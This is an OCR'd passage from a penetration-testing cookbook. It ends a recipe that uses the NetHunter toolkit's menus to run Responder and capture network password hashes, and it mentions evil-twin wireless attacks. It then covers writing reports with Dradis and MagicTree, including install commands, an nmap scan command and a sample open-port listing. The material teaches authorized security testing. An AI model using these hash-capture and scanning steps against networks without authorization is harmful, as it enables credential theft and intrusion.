


2. It opens up in the **General Settings** tab. Here, we can choose the interface and other options, such as capturing cookies. This can be used to perform a wireless attack by performing an evil twin attack using an external wireless card supported by NetHunter:




3. You learned about responder in the previous chapters. We can use responder via this toolkit to capture network hashes.
4. First, we connect to the network we want to perform the attack on.

5. Next, we switch to the **Responder Settings** tab and check on the attacks we wish to perform. We choose **wlan0** as our interface:



6. To change the interface we want to listen to, we switch to the **General Settings** tab and choose from the list of interfaces from the drop-down list:



7. Now we click on the **Start mitm attack** from the options menu on the right-hand side.

8. We will see a Terminal window open and our attack will be performed. We will see the host info as well as password hashes captured by the attack:

9. Similarly, there are other attacks, such as Nmap scans, generating Metasploit payloads, and so on.

For more information, visit `https://github.com/offensive-security/kali-NetHunter/wiki`.

12
Writing Reports

In this chapter, we will cover the following recipes:

- Generating reports using Dradis
- Using MagicTree

Introduction

In this chapter, we will go through one of the most important steps of a pentesting project, the report. A good report must contain every detail of the vulnerability. Our agenda is to keep it as detailed as possible, which may help the right person in the department understand all the details and work around it with a perfect patch.

There are different ways to create a pentesting report. In this chapter, you will learn a few tools that we can use to create a good report that covers everything in detail.

Let's look at some of the key points that should always be included in the report:

- Details of the vulnerability
- The CVSS score
- Impact of the bug on the organization
- Recommendations to patch the bug

Common Vulnerability Scoring System (**CVSS**) is a standardized method for rating IT vulnerabilities and determining the urgency of a response.

You can read more about CVSS at `https://www.first.org/cvss`.

Generating reports using Dradis

Dradis is an open source browser-based application, which can be used to combine the output of different tools and generate a report. It is extremely easy to use and comes preinstalled with Kali. However, running it may show errors. So, we will reinstall it and then learn how to use it.

How to do it...

Following is the recipe for using Dradis:

1. First, we need to install the dependencies by running the following commands:

```
apt-get install libsqlite3-dev
apt-get install libmariadbclient-dev-compat
apt-get install mariadb-client-10.1
apt-get install mariadb-server-10.1
apt-get install redis-server
```

2. We then use the following command:

```
git clone https://github.com/dradis/dradis-ce.git
```

The following screenshot shows the output of the preceding command:


3. Then, we change our directory:

```
cd dradis-ce/
```

4. Now we run the following command:

```
bundle install --path PATH/TO/DRADIS/FOLDER
```

The following screenshot shows the output of the preceding command:




5. We run this command:

```
./bin/setup
```

6. To start the server, we run this:

```
bundle exec rails server
```


The following screenshot shows the output of the preceding command:



7. We can access Dradis on `https://localhost:3000` now.


8. Here, we can set up our password to access the framework and log in with the password:

9. We will be redirected to the dashboard:




10. The free version of Dradis supports plugins of various tools such as Nmap, Acunetix, and Nikto.

11. Dradis allows us to create methodologies. It can be considered a checklist, which can be used while performing a pentest activity for an organization:




12. To create a checklist, we go to **Methodologies** and click on **Add new**:


13. We then assign a name and click on **Add to Project**:




14. We should now see a sample list created for us. We can edit it by clicking on the **Edit** button on the right-hand side:



15. Here, we see that the list is created in XML. We can edit and save it by clicking on **Update methodology**:




16. Now let's look at how we can organize our scan reports better. We go to the nodes option on the left-hand side menu and click on the **+** sign; a pop-up box will open and we can add a network range and then click on **Add**:




17. To add a new subnode, we select the node from the left-hand side pane and then choose the **Add subnode** option. This can be used to organize a network-based activity based on the host's IP addresses.

18. Next, we can add notes and screenshots as PoC of the bugs we find:


19. We can even import results of various tools to Dradis. This can be done by choosing **Upload Output from tool** from the top menu:




20. Here, we upload our output file. Dradis has inbuilt plugins, which can parse reports of different tools:



21. Once the import is done, we will see the results on the left-hand side pane under the title `plugin output`:



22. We can see the output of the scan results we just imported:




10.11.1.31

Services

name	port	product	protocol	reason	state	version
http	80		tcp	syn-ack	open	
msrpc	135		tcp	syn-ack	open	
netbios-ssn	139		tcp	syn-ack	open	
microsoft-ds	445		tcp	syn-ack	open	
NFS-or-IIS	1025		tcp	syn-ack	open	
ms-sql-s	1433		tcp	syn-ack	open	
ms-wbt-server	3389		tcp	syn-ack	open	

23. Similarly, different scans can be imported and combined together and can be exported as one single report using the Dradis framework:



More information on Dradis can be found on the official website at `https://dradisframework.com/`.

Using MagicTree


MagicTree is a data management and reporting tool similar to Dradis. It is preinstalled on Linux and it organizes everything using a tree and node structure. It also allows us to execute commands and export the results as a report. In this recipe, we will look at some of the things we can do using MagicTree to ease our pentesting task.

How to do it...


Following is the recipe for using MagicTree:

1. We can run it from the **Application** menu.
2. We accept the terms and the application will open up:


3. Next, we create a new node by going to **Node** | **AutoCreate**:




4. In the box that opens, we type the IP address of the host we want to be added.
5. Once the node is added, it will appear in the left-hand side pane:



6. To run a scan on a host, we go to the **Table View**; at the bottom, we will see an input box titled **Command**:




7. We will run an Nmap scan on the host we just added.
8. MagicTree allows you to query the data and send it to the shell. We click on the **Q*** button, and it will automatically select the hosts for us:




9. Now we just need to type the following command:

```
nmap -v -Pn -A -oX $results.xml $host
```


The following screenshot shows the output of the preceding command:




10. Since hosts are already identified, we do not need to mention them here. Then, we click on **Run**:



